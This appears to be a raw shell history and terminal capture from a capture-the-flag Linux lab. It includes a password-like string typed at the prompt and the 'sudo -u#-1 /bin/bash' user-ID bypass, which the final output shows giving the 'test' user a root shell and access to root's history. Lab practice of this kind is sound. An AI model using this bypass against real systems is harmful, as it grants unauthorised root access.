mkdir ctf.conf
ls
rm ctf.conf/
rm -f ctf.conf/
rm -r ctf.conf/
ls
cd home'
cd home
ls
cd ..
ls
mkdir ctf.conf
mkdir ctf_conf
mkdir somu
logout
cd ..
ls
cd test/
ls
cd ctf.conf/
logout
cd ..
cd test/
ls
cd ctf.conf/
ls
logout
ls
cd ..
ls
cd test/
ls
cd /root
ls
cd ..
ls
cd media/
ls
cd floppy
ls
cd media/
ls
cd imp/
ls
nano pass.txt


root@ctf: /home
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
cat pass.txt
nano pass.txt
clAR
CLEAR
clear
cd./
cd :/
cd /
ls
sudo poweroff -f
poweroff
sudo -i
cd /
ls
cd var
ls
cd /media
ls
cd floppy
ls
cd media/
ls
cd imp/
ls
cd ..
cd /run
ls
cd /
ls
locate ctf.zip
cd bin/
ls
cd /
ls
cd dev/
ls
cd /
ls
cd lib
ls
cd /
ls
cd etc
ls
cd /
ls


root@ctf: /home
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
la
logout
jordan23
sudo -i
su ctf
uid
uname -r
sudo -v
logout
sudo -u #-1
sudo --u #-1
logout
exit
sudo -i
reboot
sudo -i
sudo -u#-1 /etc
sudo -u#-1 /bin/bash
logout
ls -al
cat .bash_history
exit
cd /root
ls -al
clear
exit
la -al
cat .bash_history
sudo -u#-1 /bin/bash
cd..
exit.
exit
test@ctf:~$ sudo -u#-1 /bin/bash
[sudo] password for test:
root@ctf:~# cd /root
root@ctf:/root# ls -al
total 20
drwx------ 2 root root 4096 Sep 22 2020 .
drwxr-xr-x 22 root root 4096 Sep 25 2020 ..
-rw------- 1 root root 1593 Oct 26 2020 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
root@ctf:/root# cd /home
root@ctf:/home# ls
ctf test
root@ctf:/home#